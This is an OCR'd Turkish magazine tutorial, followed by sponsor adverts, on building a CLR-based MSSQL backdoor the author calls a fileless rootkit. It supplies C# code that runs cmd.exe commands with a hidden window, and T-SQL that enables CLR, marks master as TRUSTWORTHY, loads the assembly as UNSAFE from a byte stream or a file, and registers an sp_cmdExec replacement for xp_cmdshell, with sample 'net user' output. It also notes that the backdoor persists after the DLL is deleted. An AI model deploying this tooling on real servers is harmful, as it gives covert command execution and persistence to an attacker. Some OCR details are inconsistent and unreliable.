
CLR Tabanlı DLL Oluşturma



Projemizi oluşturduktan sonra sağ tıklayıp Add > New Item > SQL CLR C# > SQL CLR C# Stored Procedure adımını takip ediyoruz.



Bu adımlardan sonra artık CLR tabanlı DLL dosyamız hazır durumdadır. Artık kodlamaya başlayabiliriz.



DLL
Komut İşleyicisi

Stored Procedure'ümüzden DLL'e gönderilecek komutları işleyecek bir metod yazmamız gerekiyor. Bunun oluşturmamızın sebebi MSSQL üzerinden iletilen işletim sistemi komutlarını çalıştırmamız gerekmesindendir.

```
public partial class StoredProcedures
{
    [Microsoft.SqlServer.Server.SqlProcedure]
    0 references
    public static void CmdExec(string cmd)
    {
        SqlContext.Pipe.Send("Command is running, please wait.");
        if (!string.IsNullOrEmpty(cmd))
        {
            SqlContext.Pipe.Send(RunCommand("cmd.exe", " /c " + cmd));
        }
    }
    1 reference
    public static string RunCommand(string filename, string arguments)...
}
```

"CmdExec" adında ve "cmd" parametresine sahip bir static method tanımladım. Bu static methoda gelen komutlar "RunCommand" static methoduna iletiliyor. Böylece input olarak gönderilen komutu parametreleri ile birlikte bir process üzerinden çalıştırıp, sonuçları döndürebileceğiz.

RunCommand metoduna gönderilen komutlar ile Process() sınıfından bir process oluşturup, cmd.exe üzerinden çalışmasını ve çıktının bize MSSQL üzerinden geri döndürülmesini sağlıyoruz.

```
public static string RunCommand(string filename, string arguments)
{
    var process = new Process();

    process.StartInfo.FileName = filename;
    if (!string.IsNullOrEmpty(arguments))
    {
        process.StartInfo.Arguments = arguments;
    }

    process.StartInfo.CreateNoWindow = true;
    process.StartInfo.WindowStyle = ProcessWindowStyle.Hidden;
    process.StartInfo.UseShellExecute = false;

    process.StartInfo.RedirectStandardError = true;
    process.StartInfo.RedirectStandardOutput = true;
    var stdOutput = new StringBuilder();
    process.OutputDataReceived += (sender, args) => stdOutput.AppendLine(args.Data);
    string stdError = null;
    try
    {
        process.Start();
        process.BeginOutputReadLine();
        stdError = process.StandardError.ReadToEnd();
        process.WaitForExit();
    }
    catch (Exception e)
    {
        SqlContext.Pipe.Send(e.Message);
    }
```

Assemblies - Stored Procedures - TRUSTWORTHY İlişkisi

SQL CLR C# Stored Procedure kullanarak .NET DLL'imizin basic halini oluşturduk. Ancak bu dll tek başına işimize yaramaycaktır. DLL'i MSSQL'e kayıt ettirerek stored procedure'ümüzü oluşturacak T-SQL'e ihtiyacımız var. MSSQL üzerinden CLR tabanlı DLL dosyaların oluşturulmasına ve çalıştırılmasına izin vermemiz gerekiyor. MSSQL Server 2016 varsayılanda CLR tabanlı DLL dosyalarını çalıştırmaz, disable olarak gelir. Bu ayarı değiştirmek için aşağıdaki koddan yararlanıyoruz.

```
sp_configure 'clr enabled', 1
GO
RECONFIGURE
GO
```

Yukarıdaki kod ile "clr enabled" parametresini aktif hale getiriyoruz. Bu işlemin ardından DLL dosyalarımız Assemblies olarak MSSQL'e eklenebilir.

TRUSTWORTHY; MSSQL veritabanında yer alan veritabanlarının güvenli olarak işaretlenmesini sağlar. Güvenli olarak işaretlenmiş veritabanları objelere, ağ ve işlem kaynaklarına erişebilir. Trustworthy ile veritabanını güvenli olarak işaretlemek için aşağıdaki kodu kullanabiliriz.

```
ALTER DATABASE master SET TRUSTWORTHY ON;
```

Bu işleminde ardından hazırladığımız DLL dosyasını MSSQL'e Assemblies olarak tanıtmamız gerekecek. İşin en güzel tarafı burası diyebilirim. MSSQL'de Assemblies (.NET DLL) tanımlamanın 3 farklı yöntemi mevcut. Yani oluşturduğumuz DLL dosyasını 3 farklı yöntem kullanarak veritabanına yükleyebiliriz.

- **DLL Dosyasını Byte Stream Olarak MSSQL'e Yükleme**

Oluşturduğumuz DLL dosyasını MSSQL'e bir Byte Stream halinde yükleyebiliriz. Bunun için ayrı bir projede oluşturduğumuz DLL dosyasını File.ReadAllBytes() sınıfı ile çağırmamız gerekiyor.

```
var byteStream =BitConverter.ToString(File.ReadAllBytes(
@"C:\Users\sKyWiPer\Documents\Visual Studio 2015\Projects\WarSQLKit\WarSQLKit\bin\Debug\WarSQLKit.dll")).Replace("-","");
File.WriteAllText(@"C:\ProgramData\byteStream.txt", byteStream);
```


Ayrı bir projede oluşturduğumuz DLL dosyasını byte Stream türünden okuyarak byteStream.txt dosyasına yazdırdım. Artık elimizde DLL dosyasının byte Stream'i mevcut. MSSQL'e herhangi bir DLL yüklemeden bu byte Stream ile Assemblies'e DLL dosyamızı kaydettirebileceğiz. Bunun için birkaç SQL koduna ihtiyacımız olacaktır.

Not: Bu yöntem ile MSSQL'de herhangi bir DLL dosyası oluşturmadan sadece Stream olarak DLL dosyamızı tutacağız. Böylece Rootkit'imiz tamamen fileless olacaktır.

```
CREATE ASSEMBLY sp_cmdExec
FROM 0x4D5A90000300000004000000FFFF0000B800000000000
WITH PERMISSION_SET = UNSAFE
GO
```

CREATE ASSEMBLY komutu ile "**sp_cmdExec**" adında bir Assemblies oluşturuyoruz. Ardından FROM komutu ile dosyaya yazdırdığımız byte Stream'i seçeceğiz. Burada dikkat etmemiz gereken en önemli nokta şudur; text dosyasına yazdırdığımız byte Stream'in başında "**0x**" bulunmamaktadır. Text dosyamızdaki stream'i yapıştırdığımızda çalışmayacaktır. Bu yüzden 0x'i yazdıktan sonra text dosyamızdaki byte stream'i yapıştırıyoruz. **WITH PERMISSION_SET = UNSAFE** parametresi ile de DLL dosyamızın güvenli olmayan kaynaklara erişmesini (yani sadece sql, t-sql kodları çalıştırmayacağımızı) belirtiyoruz. Eğer parametre olarak SAFE parametresini verirsek ve CMD komutu çalıştırmaya çalışırsak, "**System.Security.HostProtectionException**" hatası fırlatılacak ve cmd komutumuz hiçbir zaman çalışmayacaktır.


Sağ kısımda bulunan resimde görüleceği üzere, SAFE sadece database üzerinde işlem yaptırmaktadır. EXTERNAL_ACCESS Dosyalara, Registry'e ve Network'e erişmemize olanak verir. UNSAFE ise Native DLL'lere, COM objelerine ve diğer güvenli olmayan kaynaklara erişmemize imkan verir.




DLL Dosyasını SQL Server Management Studio ile MSSQL'e Yükleme

Oluşturduğumuz DLL dosyasını SQL Server Management Studio üzerinden de MSSQL'e kaydettirebiliriz. Bunun için MSSQL'e management studio aracılığı ile bağlanalım.


Databases altından System Databases'e ve Master'a erişelim. Ardından Programmability menüsünden Assemblies'e sağ tıklayarak "New Assembly..."i seçelim.



Browse menüsünden oluşturduğumuz DLL dosyasını seçerek DLL'imizi kaydettirebiliriz. Bu işlemin ardından Assemblies menüsüne DLL dosyamızın eklendiğini görmemiz gerekiyor.



Sağ kısımda bulunan ekran görüntüsünde görüleceği üzere " WarSQLKit" adındaki DLL dosyamız Assemblies'e kayıt edildi.



DLL Dosyasını Sunucudaki Bir Dizinden Çağırma

DLL dosyamızı Assemblies'e kayıt ettirmemizin bir diğer yolu da sunucudaki herhangi bir dizinden DLL'i load etmemizdir. Bunun için de aşağıdaki komutlardan yararlanabiliriz.

```
CREATE ASSEMBLY sp_cmdExec
FROM 'C : \ProgramData\WarSQLKit.dll'
WITH PERMISSION_SET = UNSAFE
GO
```

DLL dosyamızı herhangi bir yöntem ile MSSQL sunucusuna yüklediysek, DLL dosyamızı bir dizinden de çağırabiliriz. Çağırdığımız DLL dosyası load olduktan sonra, sunucudan silebiliriz. DLL dosyasını sunucudan sildiğimizde bile Assemblies'imiz yine çalışmasına devam edecektir. Çok güzel değil mi?

3 yöntemden herhangi birini kullanarak DLL dosyamızı Assemblies'e kayıt ettikten sonra, DLL dosyamızdaki oluşturduğumuz CmdExec static metodunu çağırmak yada işlem çağrısı göndermemiz gerekiyor. Bunu yapabilmek için son olarak bir stored procedure'e ihtiyacımız var. Aşağıdaki komutlar ile stored procedure'ümüzü oluşturabiliriz.

```
CREATE PROCEDURE sp_cmdExec
@Command [nvarchar] (400)
WITH EXECUTE AS CALLER
AS
EXTERNAL Name WarSQLKit.StoredProcedures.CmdExec
GO
```

Yukarıdaki kodlarımızı detaylandıracak olursak, CREATE PROCEDURE "sp_cmdExec" komutu ile sp_cmdExec adında bir stored procedure oluşturuyoruz. Artık "xp_cmdshell" yerine "sp_cmdExec" komutunu kullanacağız. @Command [nvarchar] (4000) ile de komut parametremizi tanımlıyoruz. Nvarchar maksimum 4000 karaktere destek verdiği için 4000 karakterlik komut çalıştırabilir yada görüntüleyebiliriz. EXTERNAL NAME parametresi ile oluşturduğumuz DLL dosyasının namespace'i olan WarSQLKit'i, bu namespace içerisinde yer alan StoredProcedures isimli public partial class'ımızı ve CmdExec isimli public static void türündeki metodumuzu çağırıyoruz.

Artık her şeyimiz hazır, gidip komutlarımızı çalıştıralım.

Windows Komutları Çalıştırma

```
EXEC sp_cmdExec 'net user';
```

100 %

Messages

```
Command is running, please wait.
cmd.exe /c net user finished with exit code = 1: Std output:

User accounts for \\

-------------------------------------------------------------------------------
Administrator            DefaultAccount           eyupcelik
Guest                    MSSQLSERVER01            MSSQLSERVER02
MSSQLSERVER03            MSSQLSERVER04            MSSQLSERVER05
MSSQLSERVER06            MSSQLSERVER07            MSSQLSERVER08
MSSQLSERVER09            MSSQLSERVER10            MSSQLSERVER11
MSSQLSERVER12            MSSQLSERVER13            MSSQLSERVER14
MSSQLSERVER15            MSSQLSERVER16            MSSQLSERVER17
MSSQLSERVER18            MSSQLSERVER19            MSSQLSERVER20
sdu                      Tolga
The command completed with one or more errors.
```

EXEC sp_cmdExec 'net user'; komutu ile Windows Yerel Kullanıcı listesini ekrana getirdik. Artık xp_cmdshell ve sp_OACrate gibi bir procedure'e ihtiyacımız bulunmuyor. Bildiğimiz tüm Windows komutlarını işletim sistemine gönderebiliriz.

GÜVENLİK VERİSİNİN TEKNOLOJİ & SANAT İLE BULUŞTUĞU YER

My Crime Analytics | My Corporate Security Analytics | My Fraud Analytics | My Physical Security Analytics | My Cyber Security Analytics

My Security Analytics olarak,

- Etkili suç istihbarat analizi ve suçla mücadele süreçleri
- Suistimalle mücadele ve soruşturmaların uçtan uca etkin ve akıllı hale getirilmesi
- Kurumsal güvenlik risk süreçlerinin dijitalleştirilmesi
- Siber Güvenlik risk yönetimlerinin akıllandırılması ve analitik kabiliyetlerinin artırılması
- Fiziksel güvenlik alanlarının dijital otomasyon ve süreçlerle güçlendirilmesi

için müşterilerimizin ihtiyaçlarına uygun tasarladığımız yeni nesil teknolojiler, analitik çözümler ve hizmetlerle güvenlik analitiği alanında fark yaratıyoruz.

My Security Analytics

www.mysecurityanalytics.com

TÜRKİYE CUMHURİYETİ CUMHURBAŞKANLIĞI
DİJİTAL DÖNÜŞÜM OFİSİ

TÜRKİYE TEKNOLOJİ TAKIMI

TEKNOFEST

HACK ISTANBUL

UITSEC
More Secure Than Ever

CATCH PROBE
INTELLIGENCE TECHNOLOGIES

TÜRKİYE CUMHURİYETİ CUMHURBAŞKANLIĞI

DİJİTAL DÖNÜŞÜM OFİSİ

Himayelerinde

İLDE SİBER KAHRAMAN

www.81ilde81siberkahraman.org